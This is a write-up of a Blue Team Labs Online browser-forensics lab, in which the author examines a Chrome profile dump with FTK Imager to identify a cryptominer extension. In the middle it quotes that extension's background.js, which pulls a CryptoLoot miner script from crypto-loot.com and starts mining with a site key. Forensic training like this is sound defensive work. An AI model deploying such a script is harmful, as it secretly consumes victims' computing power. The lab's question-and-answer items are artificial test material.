
Blue Team Labs Online: Browser Forensics – Cryptominer

The following writeup is for Browser Forensics - Cryptominer on Blue Team Labs Online, it's an easy lab that involves performing basic browser forensics. This was my first browser forensics challenge, and I must say, it was really fun. I personally found no need to use BrowserHistoryViewer as you can do everything through FTK Imager.

Scenario: Retired content can still be completed, will count towards achievements but will not provide points towards the LIVE leaderboard.
You can find featured write-ups on the left-hand side panel below recent solves.

How many browser-profiles are present in Google Chrome?

After opening up the browser dump in FTK Imager and navigating to Users/IEUser/AppData/Local/Google/Chrome/User Data, we can see that there are only two profiles present:




```
Default
Profile 1
```

Answer: 2


What is the name of the browser theme installed on Google Chrome?

Browser themes can be found in Users/IEUser/AppData/Local/Google/Chrome/User Data/Default/Extensions. Here we can find several installed extensions:



```
Extensions
  aapocclcgogkmnckokdopfmhonfmgoek
  aohghmighlieiainnegkcijnfilokake
  apdfllckaahabafndbhieahigkjlhalf
  blpcfgokakmgnkcojhhkbfbldkacnbeo
  egnfmleidkolminhjlkaomjefheafbbb
  felcaaldnbdncclmgdcncolpebgiejap
  ghbmnnjooekpmoecnnnilnnbdlolhkhi
  iiihlpikmpijdopbaegjibndhpgjmjfe
    1.6_0
      _locales
      _metadata
      images
  kbfnbcaeplbcioakkpcpgfkobkghlhen
  nmmhkkegccagdldgiimedpiccmgmieda
  pgjjikdiikihdfpoppgaidccahalehjh
  pjkljhegncpnkpknbcohdijeoejaedia
  pkedcjkdefgpdelpbcmbmeomcjbeemfm
  Temp
```

If you look at the manifest.json file for the extension starting with iiihlp, you can see that the name of the theme is earth in space:




```
"app": {
   "launch": {
      "web_url": "http://atavi.com/browser-themes/?from=chrome-themes&tid=earth in space"
   },
   "urls": [ "http://atavi.com/browser-themes/" ]
},
```

Answer: earth in space

Identify the Extension ID and Extension Name of the cryptominer

To find the extension ID and name of the cryptominer, we need to continue exploring the folders within the Extensions directory. After looking through each folder, you will come across an extension called DFP Cryptocurrency Miner:



egnfmleidkolminhjlkaomjefheafbbb
3_0
felcaaldnbdncclmgdcncolpebgiejap
ghbmnnjooekpmoecnnnilnnbdlolhkhi
iiihlpikmpijdopbaegjibndhpgjmjfe
kbfnbcaeplbcioakkpcpgfkobkghlhen
nmmhkkegccagdldgiimedpiccmgmieda
pgjjikdiikihdfpoppgaidccahalehjh
pjkljhegncpnkpknbcohdijeoejaedia
pkedcjkdefgpdelpbcmbmeomcjbeemfm
Temp
Feature Engagement Tracker
File System
GCM Store
GPUCache
IndexedDB
JumpListIconsMostVisited
JumpListIconsRecentClosed
ions
manifest.json.FileSlack
4
File Slack

```
{
   "background": {
      "scripts": [ "background.js" ]
   },
   "description": "Allows staff members to mine cryptocurrency in tl
   "icons": {
      "16": "16.png"
   },
   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAp1BrfOdr9hldI
   "manifest_version": 2,
   "minimum_chrome_version": "9",
   "name": "DFP Cryptocurrency Miner",
   "omnibox": {
      "keyword": "DFP Miner"
   },
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "3"
}
```

Answer: egnfmleidkolminhjlkaomjefheafbbb, DFP Cryptocurrency Miner

What is the description text of this extension?

You can find the description text within the manifest.json file we found previously:




```
"description": "Allows staff members to mine cryptocurrency in the background of their web browser",
```

Answer: Allows staff members to mine cryptocurrency in the background of their web browser

What is the name of the specific javascript web miner used in the browser extension?

If you export the background.js file found within the cryptominer extension directory, we can see that the name of the cryptominer is cryptoloot:




```
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
        {
        threads:3,autoThreads:false,throttle:0.2,
        }
);
miner.start();
</script>
<script>
        // Listen on events
        miner.on('found', function() { /* Hash found */ })
        miner.on('accepted', function() { /* Hash accepted by the pool */ })

        // Update stats once per second
        setInterval(function() {
                var hashesPerSecond = miner.getHashesPerSecond(20);
                var totalHashes = miner.getTotalHashes(256000000);
                var acceptedHashes = miner.getAcceptedHashes();

                // Output to HTML elements...
        }, 1000);
</script>
```

If you look into CryptoLoot, you will find that it is a browser-based web miner.

Answer: cryptoloot

How many hashes is the crypto miner calculating per second?

The number of hashes this miner can calculate per second is found within the JS file inspected previously:




```
miner.getHashesPerSecond(20)
```

Answer: 20

What is the public key associated with this mining activity?

The public key is also found in the JS file.



```
CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
```

Answer: b23efb4650150d5bc5b2de6f05267272cada06d985a0

What is the URL of the official Twitter page of the javascript web miner?

If you search for CryptoLoot Twitter, you can determine that the official Twitter account for this miner is twitter.com/cryptolootminer.

Answer: twitter.com/cryptolootminer